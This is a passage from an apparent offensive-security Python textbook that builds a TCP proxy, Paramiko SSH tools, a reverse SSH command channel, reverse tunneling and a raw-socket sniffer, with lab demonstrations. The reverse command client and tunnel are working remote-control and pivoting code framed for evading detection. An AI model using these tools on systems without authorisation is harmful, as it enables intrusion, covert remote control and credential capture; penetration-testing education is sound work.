make sure we have a string, decoding the bytes if a byte string was passed in ❷. Then we grab a piece of the string to dump and put it into the `word` variable ❸. We use the `translate` built-in function to substitute the string representation of each character for the corresponding character in the raw string (`printable`) ❹. Likewise, we substitute the hex representation of the integer value of every character in the raw string (`hexa`). Finally, we create a new array to hold the strings, `result`, that contains the hex value of the index of the first byte in the word, the hex value of the word, and its printable representation ❺. The output looks like this:

```
>> hexdump('python rocks\n and proxies roll\n')
0000  70 79 74 68 6F 6E 20 72 6F 63 6B 73 0A 20 61 6E   python rocks. an
0010  64 20 70 72 6F 78 69 65 73 20 72 6F 6C 6C 0A     d proxies roll.
```

This function provides us with a way to watch the communication going through the proxy in real time. Now let's create a function that the two ends of the proxy will use to receive data:

```
def receive_from(connection):
    buffer = b""
    ❶ connection.settimeout(5)
    try:
        while True:
            ❷ data = connection.recv(4096)
            if not data:
                break
            buffer += data
    except Exception as e:
        pass
    return buffer
```

For receiving both local and remote data, we pass in the socket object to be used. We create an empty byte string, `buffer`, that will accumulate responses from the socket ❶. By default, we set a five-second timeout, which might be aggressive if you're proxying traffic to other countries or over lossy networks, so increase the timeout as necessary. We set up a loop to read response data into the `buffer` ❷ until there's no more data or we time out. Finally, we return the `buffer` byte string to the caller, which could be either the local or remote machine.

Sometimes you may want to modify the response or request packets before the proxy sends them on their way. Let's add a couple of functions (`request_handler` and `response_handler`) to do just that:

```
def request_handler(buffer):
    # perform packet modifications
    return buffer

def response_handler(buffer):
    # perform packet modifications
    return buffer
```

Inside these functions, you can modify the packet contents, perform fuzzing tasks, test for authentication issues, or do whatever else your heart desires. This can be useful, for example, if you find plaintext user credentials being sent and want to try to elevate privileges on an application by passing in `admin` instead of your own username.

Let's dive into the `proxy_handler` function now by adding the following code:

```
def proxy_handler(client_socket, remote_host, remote_port, receive_first):
    remote_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    ❶ remote_socket.connect((remote_host, remote_port))

    ❷ if receive_first:
        remote_buffer = receive_from(remote_socket)
        hexdump(remote_buffer)

    ❸ remote_buffer = response_handler(remote_buffer)
    if len(remote_buffer):
        print("[<==] Sending %d bytes to localhost." % len(remote_buffer))
        client_socket.send(remote_buffer)

    while True:
        local_buffer = receive_from(client_socket)
        if len(local_buffer):
            line = "[==>]Received %d bytes from localhost." % len(local_
buffer)

            print(line)
            hexdump(local_buffer)

            local_buffer = request_handler(local_buffer)
            remote_socket.send(local_buffer)
            print("[==>] Sent to remote.")

        remote_buffer = receive_from(remote_socket)
        if len(remote_buffer):
            print("[<==] Received %d bytes from remote." % len(remote_buffer))
            hexdump(remote_buffer)

            remote_buffer = response_handler(remote_buffer)
            client_socket.send(remote_buffer)
            print("[<==] Sent to localhost.")

    ❹ if not len(local_buffer) or not len(remote_buffer):
        client_socket.close()
        remote_socket.close()
        print("[*] No more data. Closing connections.")
        break
```

This function contains the bulk of the logic for our proxy. To start off, we connect to the remote host ❶. Then we check to make sure we don't need to first initiate a connection to the remote side and request data before going into the main loop ❷. Some server daemons will expect you to do this (FTP servers typically send a banner first, for example). We then

use the `receive_from` function for both sides of the communication. It accepts a connected socket object and performs a receive. We dump the contents of the packet so that we can inspect it for anything interesting. Next, we hand the output to the `response_handler` function ❸ and then send the received buffer to the local client. The rest of the proxy code is straightforward: we set up our loop to continually read from the local client, process the data, send it to the remote client, read from the remote client, process the data, and send it to the local client until we no longer detect any data. When there's no data to send on either side of the connection ❹, we close both the local and remote sockets and break out of the loop.

Let's put together the `server_loop` function to set up and manage the connection:

```
def server_loop(local_host, local_port,
               remote_host, remote_port, receive_first):
    ❶ server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        ❷ server.bind((local_host, local_port))
    except Exception as e:
        print('problem on bind: %r' % e)

        print("[!!!] Failed to listen on %s:%d" % (local_host, local_port))
        print("[!!!] Check for other listening sockets or correct
permissions.")
        sys.exit(0)

    print("[*] Listening on %s:%d" % (local_host, local_port))
    server.listen(5)
    ❸ while True:
        client_socket, addr = server.accept()
        # print out the local connection information
        line = "> Received incoming connection from %s:%d" % (addr[0],
addr[1])
        print(line)
        # start a thread to talk to the remote host
        ❹ proxy_thread = threading.Thread(
            target=proxy_handler,
            args=(client_socket, remote_host,
                remote_port, receive_first))
        proxy_thread.start()
```

The `server_loop` function creates a socket ❶ and then binds to the local host and listens ❷. In the main loop ❸, when a fresh connection request comes in, we hand it off to the `proxy_handler` in a new thread ❹, which does all of the sending and receiving of juicy bits to either side of the data stream.

The only part left to write is the main function:

```
def main():
    if len(sys.argv[1:]) != 5:
        print("Usage: ./proxy.py [localhost] [localport]", end='')
        print("[remotehost] [remoteport] [receive_first]")
        print("Example: ./proxy.py 127.0.0.1 9000 10.12.132.1 9000 True")
```

```

    sys.exit(0)
    local_host = sys.argv[1]
    local_port = int(sys.argv[2])

    remote_host = sys.argv[3]
    remote_port = int(sys.argv[4])

    receive_first = sys.argv[5]

    if "True" in receive_first:
        receive_first = True
    else:
        receive_first = False

    server_loop(local_host, local_port,
                remote_host, remote_port, receive_first)

if __name__ == '__main__':
    main()

```

In the main function, we take in some command line arguments and then fire up the server loop that listens for connections.

Kicking the Tires

Now that we have the core proxy loop and the supporting functions in place, let's test it against an FTP server. Fire up the proxy with the following options:

```
tim@kali: ~$ sudo python proxy.py 192.168.1.203 21 ftp.sun.ac.za 21 True
```

We used sudo here because port 21 is a privileged port, so listening on it requires administrative or root privileges. Now launch any FTP client and set it to use localhost and port 21 as its remote host and port. Of course, you'll want to point your proxy to an FTP server that will actually respond to you. When we ran this against a test FTP server, we got the following result:

```

[*] Listening on 192.168.1.203:21
> Received incoming connection from 192.168.1.203:47360
[<==] Received 30 bytes from remote.
0000 32 32 30 20 57 65 6C 63 6F 6D 65 20 74 6F 20 66      220 Welcome to f
0010 74 70 2E 73 75 6E 2E 61 63 2E 7A 61 0D 0A          tp.sun.ac.za..
0000 55 53 45 52 20 61 6E 6F 6E 79 6D 6F 75 73 0D 0A    USER anonymous..
0000 33 33 31 20 50 6C 65 61 73 65 20 73 70 65 63 69    331 Please speci
0010 66 79 20 74 68 65 20 70 61 73 73 77 6F 72 64 2E   fy the password.
0020 0D 0A                                                ..
0000 50 41 53 53 20 73 65 6B 72 65 74 0D 0A            PASS sekret..
0000 32 33 30 20 4C 6F 67 69 6E 20 73 75 63 63 65 73    230 Login succes
0010 73 66 75 6C 2E 0D 0A                                sful...
[==>] Sent to local.
[<==] Received 6 bytes from local.
0000 53 59 53 54 0D 0A                                    SYST..
0000 32 31 35 20 55 4E 49 58 20 54 79 70 65 3A 20 4C    215 UNIX Type: L
0010 38 0D 0A                                              8..

```

```

[<==] Received 28 bytes from local.
0000 50 4F 52 54 20 31 39 32 2C 31 36 38 2C 31 2C 32  PORT 192,168,1,2
0010 30 33 2C 31 38 37 2C 32 32 33 0D 0A 03,187,223..
0000 32 30 30 20 50 4F 52 54 20 63 6F 6D 6D 61 6E 64 200 PORT command
0010 20 73 75 63 63 65 73 73 66 75 6C 2E 20 43 6F 6E  successful. Con
0020 73 69 64 65 72 20 75 73 69 6E 67 20 50 41 53 56 sider using PASV
0030 2E 0D 0A ...
[<==] Received 6 bytes from local.
0000 4C 49 53 54 0D 0A LIST..
[<==] Received 63 bytes from remote.
0000 31 35 30 20 48 65 72 65 20 63 6F 6D 65 73 20 74 150 Here comes t
0010 68 65 20 64 69 72 65 63 74 6F 72 79 20 6C 69 73 he directory lis
0020 74 69 6E 67 2E 0D 0A 32 32 36 20 44 69 72 65 63 ting...226 Direc
0030 74 6F 72 79 20 73 65 6E 64 20 4F 4B 2E 0D 0A tory send OK...
0000 50 4F 52 54 20 31 39 32 2C 31 36 38 2C 31 2C 32  PORT 192,168,1,2
0010 30 33 2C 32 31 38 2C 31 31 0D 0A 03,218,11..
0000 32 30 30 20 50 4F 52 54 20 63 6F 6D 6D 61 6E 64 200 PORT command
0010 20 73 75 63 63 65 73 73 66 75 6C 2E 20 43 6F 6E  successful. Con
0020 73 69 64 65 72 20 75 73 69 6E 67 20 50 41 53 56 sider using PASV
0030 2E 0D 0A ...
0000 51 55 49 54 0D 0A QUIT..
[=>] Sent to remote.
0000 32 32 31 20 47 6F 6F 64 62 79 65 2E 0D 0A 221 Goodbye...
[=>] Sent to local.
[*] No more data. Closing connections.

```

In another terminal on the Kali machine, we started an FTP session to the Kali machine's IP address using the default port, 21:

```

tim@kali:~$ ftp 192.168.1.203
Connected to 192.168.1.203.
220 Welcome to ftp.sun.ac.za
Name (192.168.1.203:tim): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
lrwxrwxrwx  1 1001  1001  48 Jul 17  2008 CPAN -> pub/mirrors/
ftp.funet.fi/pub/languages/perl/CPAN
lrwxrwxrwx  1 1001  1001  21 Oct 21  2009 CRAN -> pub/mirrors/
ubuntu.com
drwxr-xr-x  2 1001  1001 4096 Apr 03  2019 veeam
drwxr-xr-x  6 1001  1001 4096 Jun 27  2016 win32InetKeyTeraTerm
226 Directory send OK.
ftp> bye
221 Goodbye.

```

You can clearly see that we're able to successfully receive the FTP banner and send in a username and password, and that it cleanly exits.

SSH with Paramiko

Pivoting with BHNETH, the netcat replacement we built, is pretty handy, but sometimes it's wise to encrypt your traffic to avoid detection. A common means of doing so is to tunnel the traffic using Secure Shell (SSH). But what if your target doesn't have an SSH client, just like 99.81943 percent of Windows systems?

While there are great SSH clients available for Windows, like PuTTY, this is a book about Python. In Python, you could use raw sockets and some crypto magic to create your own SSH client or server—but why create when you can reuse? Paramiko, which uses PyCrypto, gives you simple access to the SSH2 protocol.

To learn about how this library works, we'll use Paramiko to make a connection and run a command on an SSH system, configure an SSH server and SSH client to run remote commands on a Windows machine, and finally puzzle out the reverse tunnel demo file included with Paramiko to duplicate the proxy option of BHNETH. Let's begin.

First, grab Paramiko using pip installer (or download it from <http://www.paramiko.org/>):

```
pip install paramiko
```

We'll use some of the demo files later, so make sure you download them from the Paramiko GitHub repo as well (<https://github.com/paramiko/paramiko>).

Create a new file called *ssh_cmd.py* and enter the following:

```
import paramiko

❶ def ssh_command(ip, port, user, passwd, cmd):
    client = paramiko.SSHClient()
    ❷ client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    client.connect(ip, port=port, username=user, password=passwd)

    ❸ _, stdout, stderr = client.exec_command(cmd)
    output = stdout.readlines() + stderr.readlines()
    if output:
        print('--- Output ---')
        for line in output:
            print(line.strip())

if __name__ == '__main__':
    ❹ import getpass
    # user = getpass.getuser()
    user = input('Username: ')
    password = getpass.getpass()

    ip = input('Enter server IP: ') or '192.168.1.203'
    port = input('Enter port or <CR>: ') or 2222
    cmd = input('Enter command or <CR>: ') or 'id'
    ❺ ssh_command(ip, port, user, password, cmd)
```

We create a function called `ssh_command` ❶, which makes a connection to an SSH server and runs a single command. Note that Paramiko supports authentication with keys instead of (or in addition to) password authentication. You should use SSH key authentication in a real engagement, but for ease of use in this example, we'll stick with the traditional username and password authentication.

Because we're controlling both ends of this connection, we set the policy to accept the SSH key for the SSH server we're connecting to ❷ and make the connection. Assuming the connection is made, we run the command ❸ that we passed in the call to the `ssh_command` function. Then, if the command produced output, we print each line of the output.

In the main block, we use a new module, `getpass` ❹. You can use it to get the username from the current environment, but since our username is different on the two machines, we explicitly ask for the username on the command line. We then use the `getpass` function to request the password (the response will not be displayed on the console to frustrate any shoulder-surfers). Then we get the IP, port, and command (`cmd`) to run and send it to be executed ❺.

Let's run a quick test by connecting to our Linux server:

```
% python ssh_cmd.py
Username: tim
Password:
Enter server IP: 192.168.1.203
Enter port or <CR>: 22
Enter command or <CR>: id
--- Output ---
uid=1000(tim) gid=1000(tim) groups=1000(tim),27(sudo)
```

You'll see that we connect and then run the command. You can easily modify this script to run multiple commands on an SSH server, or run commands on multiple SSH servers.

With the basics done, let's modify the script so it can run commands on the Windows client over SSH. Of course, when using SSH, you'd normally use an SSH client to connect to an SSH server, but because most versions of Windows don't include an SSH server out of the box, we need to reverse this and send commands from an SSH server to the SSH client.

Create a new file called `ssh_rcmd.py` and enter the following:

```
import paramiko
import shlex
import subprocess

def ssh_command(ip, port, user, passwd, command):
    client = paramiko.SSHClient()
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    client.connect(ip, port=port, username=user, password=passwd)

    ssh_session = client.get_transport().open_session()
    if ssh_session.active:
        ssh_session.send(command)
```

```

print(ssh_session.recv(1024).decode())
while True:
    command = ssh_session.recv(1024) ❶
    try:
        cmd = command.decode()
        if cmd == 'exit':
            client.close()
            break
        cmd_output = subprocess.check_output(shlex.split(cmd), shell=True) ❷
        ssh_session.send(cmd_output or 'okay') ❸
    except Exception as e:
        ssh_session.send(str(e))
    client.close()
return

if __name__ == '__main__':
    import getpass
    user = getpass.getuser()
    password = getpass.getpass()

    ip = input('Enter server IP: ')
    port = input('Enter port: ')
    ssh_command(ip, port, user, password, 'ClientConnected') ❹

```

The program begins like the last one did, and the new stuff starts in the `while True:` loop. In this loop, instead of executing a single command, as we did in the previous example, we take commands from the connection ❶, execute the command ❷, and send any output back to the caller ❸.

Also, notice that the first command we send is `ClientConnected` ❹. You'll see why when we create the other end of the SSH connection.

Now let's write a program that creates an SSH server for our SSH client (where we'll run commands) to connect to. This could be a Linux, Windows, or even macOS system that has Python and Paramiko installed. Create a new file called `ssh_server.py` and enter the following:

```

import os
import paramiko
import socket
import sys
import threading

CWD = os.path.dirname(os.path.realpath(__file__))
❶ HOSTKEY = paramiko.RSAKey(filename=os.path.join(CWD, 'test_rsa.key'))

❷ class Server (paramiko.ServerInterface):
    def __init__(self):
        self.event = threading.Event()

    def check_channel_request(self, kind, chanid):
        if kind == 'session':
            return paramiko.OPEN_SUCCEEDED
        return paramiko.OPEN_FAILED_ADMINISTRATIVELY_PROHIBITED

```

```

def check_auth_password(self, username, password):
    if (username == 'tim') and (password == 'sekret'):
        return paramiko.AUTH_SUCCESSFUL

if __name__ == '__main__':
    server = '192.168.1.207'
    ssh_port = 2222
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        ❸ sock.bind((server, ssh_port))
        sock.listen(100)
        print('[+] Listening for connection ...')
        client, addr = sock.accept()
    except Exception as e:
        print('[-] Listen failed: ' + str(e))
        sys.exit(1)
    else:
        print('[+] Got a connection!', client, addr)

        ❹ bhSession = paramiko.Transport(client)
        bhSession.add_server_key(HOSTKEY)
        server = Server()
        bhSession.start_server(server=server)

        chan = bhSession.accept(20)
        if chan is None:
            print('*** No channel.')
            sys.exit(1)

        ❺ print('[+] Authenticated!')
        ❻ print(chan.recv(1024))
        chan.send('Welcome to bh_ssh')
        try:
            while True:
                command= input("Enter command: ")
                if command != 'exit':
                    chan.send(command)
                    r = chan.recv(8192)
                    print(r.decode())
                else:
                    chan.send('exit')
                    print('exiting')
                    bhSession.close()
                    break
        except KeyboardInterrupt:
            bhSession.close()

```

For this example, we're using the SSH key included in the Paramiko demo files ❶. We start a socket listener ❸, just like we did earlier in the chapter, and then "SSH-inize" it ❹ and configure the authentication methods ❺. When a client has authenticated ❻ and sent us the ClientConnected: message ❼, any

command we type into the ssh server (the machine running `ssh_server.py`) is sent to the ssh client (the machine running `ssh_rcmd.py`) and executed on the ssh client, which returns the output to ssh server. Let's give it a go.

Kicking the Tires

For the demo, we'll run the client on our (the authors') Windows machine and the server on a Mac. Here we start up the server:

```
% python ssh_server.py
[+] Listening for connection ...
```

Now, on the Windows machine, we start the client:

```
C:\Users\tim> $ python ssh_rcmd.py
Password:
Welcome to bh_ssh
```

And back on the server, we see the connection:

```
[+] Got a connection! from ('192.168.1.208', 61852)
[+] Authenticated!
ClientConnected
Enter command: whoami
desktop-cc91n7i\tim

Enter command: ipconfig
Windows IP Configuration
<snip>
```

You can see that the client is successfully connected, at which point we run some commands. We don't see anything in the SSH client, but the command we sent is executed on the client and the output is sent to our SSH server.

SSH Tunneling

In the last section, we built a tool that allowed us to run commands by entering them into an SSH client on a remote SSH server. Another technique would be to use an *SSH tunnel*. Instead of sending commands to the server, an SSH tunnel would send network traffic packaged inside of SSH, and the SSH server would unpackage and deliver it.

Imagine that you're in the following situation: You have remote access to an SSH server on an internal network, but you want access to the web server on the same network. You can't access the web server directly. The server with SSH installed does have access, but this SSH server doesn't have the tools you want to use.

One way to overcome this problem is to set up a *forward* SSH tunnel. This would allow you to, for example, run the command `ssh -L 8008:web:80 justin@sshserver` to connect to the SSH server as the user “justin” and set up port 8008 on your local system. Anything you send to port 8008 will travel down the existing SSH tunnel to the SSH server, which would deliver it to the web server. Figure 2-1 shows this in action.




Figure 2-1: SSH forward tunneling

That’s pretty cool, but recall that not many Windows systems are running an SSH server service. Not all is lost, though. We can configure a *reverse* SSH tunneling connection. In this case, we connect to our own SSH server from the Windows client in the usual fashion. Through that SSH connection, we also specify a remote port on the SSH server that gets tunneled to the local host and port, as shown in Figure 2-2. We could use this local host and port, for example, to expose port 3389 to access an internal system using Remote Desktop or to access another system that the Windows client can access (like the web server in our example).




Figure 2-2: SSH reverse tunneling

The Paramiko demo files include a file called *rforward.py* that does exactly this. It works perfectly as is, so we won't reprint that file in this book. We will, however, point out a couple of important points and run through an example of how to use it. Open *rforward.py*, skip to `main()`, and follow along:

```
def main():
    options, server, remote = parse_options() ❶
    password = None
    if options.readpass:
        password = getpass.getpass('Enter SSH password: ')
    client = paramiko.SSHClient() ❷
    client.load_system_host_keys()
    client.set_missing_host_key_policy(paramiko.WarningPolicy())

    verbose('Connecting to ssh host %s:%d ...' % (server[0], server[1]))
    try:
        client.connect(server[0],
                      server[1],
                      username=options.user,
                      key_filename=options.keyfile,
                      look_for_keys=options.look_for_keys,
                      password=password
                    )
    except Exception as e:
        print('*** Failed to connect to %s:%d: %r' % (server[0], server[1], e))
        sys.exit(1)

    verbose(
        'Now forwarding remote port %d to %s:%d ...'
        % (options.port, remote[0], remote[1])
    )

    try:
        reverse_forward_tunnel( ❸
            options.port, remote[0], remote[1], client.get_transport()
        )
    except KeyboardInterrupt:
        print('C-c: Port forwarding stopped.')
        sys.exit(0)
```

The few lines at the top ❶ double-check to make sure all the necessary arguments are passed to the script before setting up the Paramiko SSH client connection ❷ (which should look very familiar). The final section in `main()` calls the `reverse_forward_tunnel` function ❸.

Let's have a look at that function.

```
def reverse_forward_tunnel(server_port, remote_host, remote_port, transport):
    ❶ transport.request_port_forward('', server_port)
    while True:
        ❷ chan = transport.accept(1000)
        if chan is None:
            continue
```

```

❸ thr = threading.Thread(
    target=handler, args=(chan, remote_host, remote_port)
)

thr.setDaemon(True)
thr.start()

```

In Paramiko, there are two main communication methods: `transport`, which is responsible for making and maintaining the encrypted connection, and `channel`, which acts like a socket for sending and receiving data over the encrypted transport session. Here we start to use Paramiko's `request_port_forward` to forward TCP connections from a port ❶ on the SSH server and start up a new transport channel ❷. Then, over the channel, we call the function handler ❸.

But we're not done yet. We need to code the handler function to manage the communication for each thread:

```

def handler(chan, host, port):
    sock = socket.socket()
    try:
        sock.connect((host, port))
    except Exception as e:
        verbose('Forwarding request to %s:%d failed: %r' % (host, port, e))
        return

    verbose(
        'Connected! Tunnel open %r -> %r -> %r'
        % (chan.origin_addr, chan.getpeername(), (host, port))
    )
    while True: ❶
        r, w, x = select.select([sock, chan], [], [])
        if sock in r:
            data = sock.recv(1024)
            if len(data) == 0:
                break
            chan.send(data)
        if chan in r:
            data = chan.recv(1024)
            if len(data) == 0:
                break
            sock.send(data)
    chan.close()
    sock.close()
    verbose('Tunnel closed from %r' % (chan.origin_addr,))

```

And finally, the data is sent and received ❶. We give it a try in the next section.

Kicking the Tires

We'll run `rforward.py` from our Windows system and configure it to be the middleman as we tunnel traffic from a web server to our Kali SSH server:

```
C:\Users\tim> python rforward.py 192.168.1.203 -p 8081 -r 192.168.1.207:3000 --user=tim
--password
Enter SSH password:
Connecting to ssh host 192.168.1.203:22 . . .
Now forwarding remote port 8081 to 192.168.1.207:3000 . . .
```

You can see that on the Windows machine, we made a connection to the SSH server at 192.168.1.203 and opened port 8081 on that server, which will forward traffic to 192.168.1.207 port 3000. Now if we browse to `http://127.0.0.1:8081` on our Linux server, we connect to the web server at 192.168.1.207:3000 through the SSH tunnel, as shown in Figure 2-3.




Figure 2-3: Reverse SSH tunnel example

If you flip back to the Windows machine, you can also see the connection being made in Paramiko:


```
Connected! Tunnel open ('127.0.0.1', 54690) -> ('192.168.1.203', 22) -> ('192.168.1.207', 3000)
```

SSH and SSH tunneling are important concepts to understand and use. Black hats should know when and how to SSH and SSH tunneling, and Paramiko makes it possible to add SSH capabilities to your existing Python tools.

We've created some very simple yet very useful tools in this chapter. We encourage you to expand and modify them as necessary to develop a firm grasp on Python's networking features. You could use these tools during penetration tests, post-exploitation, or bug hunting. Let's move on to using raw sockets and performing network sniffing. Then we'll combine the two to create a pure Python host discovery scanner.

3

THE NETWORK: RAW SOCKETS AND SNIFFING



Network sniffers allow you to see packets entering and exiting a target machine. As a result, they have many practical uses before and after exploitation. In some cases, you'll be able to use existing sniffing tools like Wireshark (<https://wireshark.org/>) or a Pythonic solution like Scapy (which we'll explore in the next chapter). Nevertheless, there's an advantage to knowing how to throw together your own quick sniffer to view and decode network traffic. Writing a tool like this will also give you a deep appreciation for the mature tools, as these can painlessly take care of the finer points with little effort on your part. You'll also likely pick up some new Python techniques and perhaps a better understanding of how the low-level networking bits work.

In the previous chapter, we covered how to send and receive data using TCP and UDP. This is likely how you'll interact with most network services.

But underneath these higher-level protocols are the building blocks that determine how network packets are sent and received. You'll use raw sockets to access lower-level networking information, such as the raw Internet Protocol (IP) and Internet Control Message Protocol (ICMP) headers. We won't decode any Ethernet information in this chapter, but if you intend to perform any low-level attacks, such as ARP poisoning, or are developing wireless assessment tools, you should become intimately familiar with Ethernet frames and their use.

Let's begin with a brief walkthrough of how to discover active hosts on a network segment.

Building a UDP Host Discovery Tool

Our sniffer's main goal is to discover hosts on a target network. Attackers want to be able to see all of the potential targets on a network so that they can focus their reconnaissance and exploitation attempts.

We'll use a known behavior of most operating systems to determine if there is an active host at a particular IP address. When we send a UDP datagram to a closed port on a host, that host typically sends back an ICMP message indicating that the port is unreachable. This ICMP message tells us that there is a host alive, because if there was no host, we probably wouldn't receive any response to the UDP datagram. It's essential, therefore, that we pick a UDP port that won't likely be used. For maximum coverage, we can probe several ports to ensure we aren't hitting an active UDP service.

Why the User Datagram Protocol? Well, there's no overhead in spraying the message across an entire subnet and waiting for the ICMP responses to arrive accordingly. This is quite a simple scanner to build, as most of the work goes into decoding and analyzing the various network protocol headers. We'll implement this host scanner for both Windows and Linux to maximize the likelihood of being able to use it inside an enterprise environment.

We could also build additional logic into our scanner to kick off full Nmap port scans on any hosts we discover. That way, we can determine if they have a viable network attack surface. This is an exercise left for the reader, and we the authors look forward to hearing some of the creative ways you can expand this core concept. Let's get started.

Packet Sniffing on Windows and Linux

The process of accessing raw sockets in Windows is slightly different than on its Linux brethren, but we want the flexibility to deploy the same sniffer to multiple platforms. To account for this, we'll create a socket object and then determine which platform we're running on. Windows requires us to

set some additional flags through a socket input/output control (IOCTL),¹ which enables promiscuous mode on the network interface. In our first example, we simply set up our raw socket sniffer, read in a single packet, and then quit:

```
import socket
import os

# host to listen on
HOST = '192.168.1.203'

def main():
    # create raw socket, bind to public interface
    if os.name == 'nt':
        socket_protocol = socket.IPPROTO_IP
    else:
        socket_protocol = socket.IPPROTO_ICMP

    ❶ sniffer = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket_protocol)
    sniffer.bind((HOST, 0))
    # include the IP header in the capture
    ❷ sniffer.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

    ❸ if os.name == 'nt':
        sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)

    # read one packet
    ❹ print(sniffer.recvfrom(65565))

    # if we're on Windows, turn off promiscuous mode
    ❺ if os.name == 'nt':
        sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF)

if __name__ == '__main__':
    main()
```

We start by defining the `HOST IP` to our own machine's address and constructing our socket object with the parameters necessary for sniffing packets on our network interface ❶. The difference between Windows and Linux is that Windows will allow us to sniff all incoming packets regardless of protocol, whereas Linux forces us to specify that we are sniffing ICMP packets. Note that we are using promiscuous mode, which requires administrative privileges on Windows or root on Linux. Promiscuous mode allows us to sniff all packets that the network card sees, even those not destined for our specific host. Then we set a socket option ❷ that includes the IP headers in our captured packets. The next step ❸ is to determine if we are using Windows and, if so, perform the additional step of sending an IOCTL to the network card driver to enable promiscuous mode. If you're running Windows in a virtual machine, you will likely get a notification that the guest

1. An *input/output control (IOCTL)* is a means for user space programs to communicate with kernel mode components. Have a read here: <http://en.wikipedia.org/wiki/IOctl>.

operating system is enabling promiscuous mode; you, of course, will allow it. Now we are ready to actually perform some sniffing, and in this case we are simply printing out the entire raw packet ④ with no packet decoding. This is just to test to make sure we have the core of our sniffing code working. After a single packet is sniffed, we again test for Windows and then disable promiscuous mode ⑤ before exiting the script.

Kicking the Tires

Open up a fresh terminal or *cmd.exe* shell under Windows and run the following:

```
python sniffer.py
```

In another terminal or shell window, you pick a host to ping. Here, we'll ping *nostarch.com*:

```
ping nostarch.com
```

In your first window where you executed your sniffer, you should see some garbled output that closely resembles the following:

```
(b'E\x00\x00T\xad\xcc\x00\x00\x80\x01\n\x17h\x14\xd1\x03\xac\x10\x9d\x9d\x00\x00g, \rv\x00\x01\xb6L\xb^\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f! "#$%&'()*+,-./01234567', ('104.20.209.3', 0))
```

You can see that we've captured the initial ICMP ping request destined for *nostarch.com* (based on the appearance of the IP for *nostarch.com*, 104.20.209.3, at the end of the output). If you are running this example on Linux, you would receive the response from *nostarch.com*.

Sniffing one packet is not overly useful, so let's add some functionality to process more packets and decode their contents.

Decoding the IP Layer

In its current form, our sniffer receives all of the IP headers, along with any higher protocols such as TCP, UDP, or ICMP. The information is packed into binary form and, as shown previously, is quite difficult to understand. Let's work on decoding the IP portion of a packet so that we can pull useful information from it, such as the protocol type (TCP, UDP, or ICMP) and the source and destination IP addresses. This will serve as a foundation for further protocol parsing later on.

If we examine what an actual packet looks like on the network, you should understand how we need to decode the incoming packets. Refer to Figure 3-1 for the makeup of an IP header.

Internet Protocol					
Bit Offset	0–3	4–7	8–15	16–18	19–31
0	Version	HDR Length	Type of Service	Total Length	
32	Identification			Flags	Fragment Offset
64	Time to Live	Protocol		Header Checksum	
96	Source IP Address				
128	Destination IP Address				
160	Options				

Figure 3-1: Typical IPv4 header structure

We will decode the entire IP header (except the Options field) and extract the protocol type, source, and destination IP address. This means we'll be working directly with the binary, and we'll have to come up with a strategy for separating each part of the IP header using Python.

